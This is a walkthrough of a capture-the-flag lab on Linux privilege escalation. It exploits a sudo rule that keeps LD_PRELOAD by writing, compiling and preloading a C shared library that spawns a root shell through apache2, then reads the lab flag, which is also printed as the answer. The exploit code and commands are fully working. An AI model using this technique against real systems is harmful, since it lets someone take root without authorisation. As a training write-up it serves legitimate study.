

[illegible]

Name	Load Order Matters
URL	https://www.attackdefense.com/challengedetails?cid=88
Type	Privilege Escalation : Linux

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Start with checking sudo configuration. Observe that the student user can run apache2 with sudo (as root) without providing any password. Also, LD_PRELOAD environment variable can be set

Commands: sudo -l.

```
student@attackdefense:~$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /usr/sbin/apache2
student@attackdefense:~$
```

To leverage this, create a file (shell.c) with the following code:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

Step 2: This code will lead to an elevated shell on execution. Compile the code to create a shared library named shell.so

Command: gcc -fPIC -shared -o shell.so shell.c -nostartfiles

```
student@attackdefense:~$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}

student@attackdefense:~$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function '_init':
shell.c:6:1: warning: implicit declaration of function 'setgid'; did you mean 'setenv'? [-Wimplicit-function-declaration]
  setgid(0);
  ^~~~~~
  setenv
shell.c:7:1: warning: implicit declaration of function 'setuid'; did you mean 'setenv'? [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~~
  setenv
student@attackdefense:~$
```

Step 3: Once the shell.so is ready, use sudo to change value of LD_PRELOAD variable to path of shell.so and also call the apache2 program. This will lead into execution of the code written in _init() function of the shell.so and launch an elevated shell.


Command: sudo LD_PRELOAD=/home/student/shell.so apache2

```
student@attackdefense:~$ sudo LD_PRELOAD=/home/student/shell.so apache2
# whoami
root
#
```

Step 4: After getting elevated session, retrieve the flag from /root directory.

Commands:

```
cd /root
ls -l
cat flag
```

A terminal window with a dark background and light-colored text. The user navigates to the root directory, lists files, and finds a file named 'flag'. The flag's content is a long alphanumeric string.

```
# cd /root
# ls -l
total 4
-rw-r--r-- 1 root root 33 Nov  2 14:43 flag
# cat flag
368b219937989a57d0c1191ac697cc83
#
```

Flag: 368b219937989a57d0c1191ac697cc83